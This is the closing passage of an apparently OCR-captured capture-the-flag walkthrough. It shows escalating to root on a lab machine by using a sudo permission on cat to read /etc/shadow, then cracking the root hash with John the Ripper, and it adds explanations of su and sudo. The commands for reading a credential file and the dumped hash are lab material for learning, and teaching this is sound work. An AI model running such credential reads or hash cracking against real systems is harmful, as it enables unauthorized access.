
https://gtfobins.github.io/gtfobins/cat/#sudo

According to GTFOBins, we can use this binary to read files on the system, and since we can run this as root, we can read any file on the system!

A shadow password file, also known as /etc/shadow, is a system file in Linux that stores encrypted user passwords and is accessible only to the root user, preventing unauthorized users or malicious actors from breaking into the system.


- `/etc/shadow` contains **hashed passwords** for system users.
- Normally, only the root user can read this file because it contains sensitive authentication data.
- If `sudo` allows you to read it, you can potentially crack the hashed passwords using **John the Ripper** or **Hashcat**.


john@bruteit: ~
File Actions Edit View Help
john@bruteit: ~
root@kali: ~
command 'cpuid' from deb cpuid
Try: sudo apt install <deb name>
john@bruteit:~$ id
uid=1001(john) gid=1001(john) groups=1001(john),27(sudo)
john@bruteit:~$ ls
user.txt
john@bruteit:~$ /etc/shadow
-bash: /etc/shadow: Permission denied
john@bruteit:~$ LFILE=/etc/shadow
john@bruteit:~$ ls
user.txt
john@bruteit:~$ sudo cat "$LFILE"
root:6zdk0.jUm$Vya24cGzM1duJkwM5b17Q205xDJ47LOAg/OpZvJ1gKbLF8PJBdKJA4a6M.JYPUTAaWu4infDjI
88U9yUXEVgL.:18490:0:99999:7:::
daemon:*:18295:0:99999:7:::
bin:*:18295:0:99999:7:::
sys:*:18295:0:99999:7:::
sync:*:18295:0:99999:7:::
games:*:18295:0:99999:7:::
man:*:18295:0:99999:7:::
lp:*:18295:0:99999:7:::
mail:*:18295:0:99999:7:::



/etc/shadow

This time we can crack the root user's hash using john the ripper.



john --show hash.txt # display result after cracking

Q2: root.txt

The command `su root` is used to switch the current user to the **root** user (the system's superuser) in Unix-based systems like Linux. Here's a breakdown of what each part does:

1. `su`: This stands for "substitute user" or "switch user." The `su` command is used to switch from the current user to another user account, usually to perform tasks that require different permissions.
2. `root`: This specifies the user account you want to switch to. In this case, `root` is the superuser account, which has unrestricted access to all commands, files, and system configurations on the operating system.

How `su root` Works

When you run `su root`, the system prompts you for the **root user's password**. Once entered correctly, the session switches to the root user, and you gain administrative privileges. This allows you to perform high-level tasks such as installing software, configuring system files, and managing users.

Alternative

Instead of `su root`, many users prefer using `sudo` for individual commands, as it temporarily grants elevated privileges without fully switching to the root account. For example:

```
sudo command_to_run_as_root
```

This is often considered safer because it limits the duration and scope of root access.

su is an acronym for switch user or substitute user. You are basically switching to a particular user and you need the password for the user you are switching to. Most often, the user account you switch to is the root account but it can be any account on the system.

find . -name "root.txt"

root.txt

Resources:

> **https://nmap.org**
>
> **https://www.ssh.com/academy/ssh/openssh**
>
> **https://www.kali.org/tools/gobuster**
>
> **https://infinitelogins.com/2020/02/22/how-to-brute-force-websites-using-hydra**
>
> **https://rapidapi.com/blog/api-glossary/post**
>
> **https://www.kali.org/tools/hydra**
>
> **https://www.techtarget.com/whatis/definition/John-the-Ripper**
>
> **https://www.geeksforgeeks.org/sudo-command-in-linux-with-examples**
>
> **https://gtfobins.github.io/gtfobins/cat/#sudo**

> https://www.techtarget.com/searchsecurity/definition/shadow-password-file
>
> https://www.redhat.com/sysadmin/difference-between-sudo-su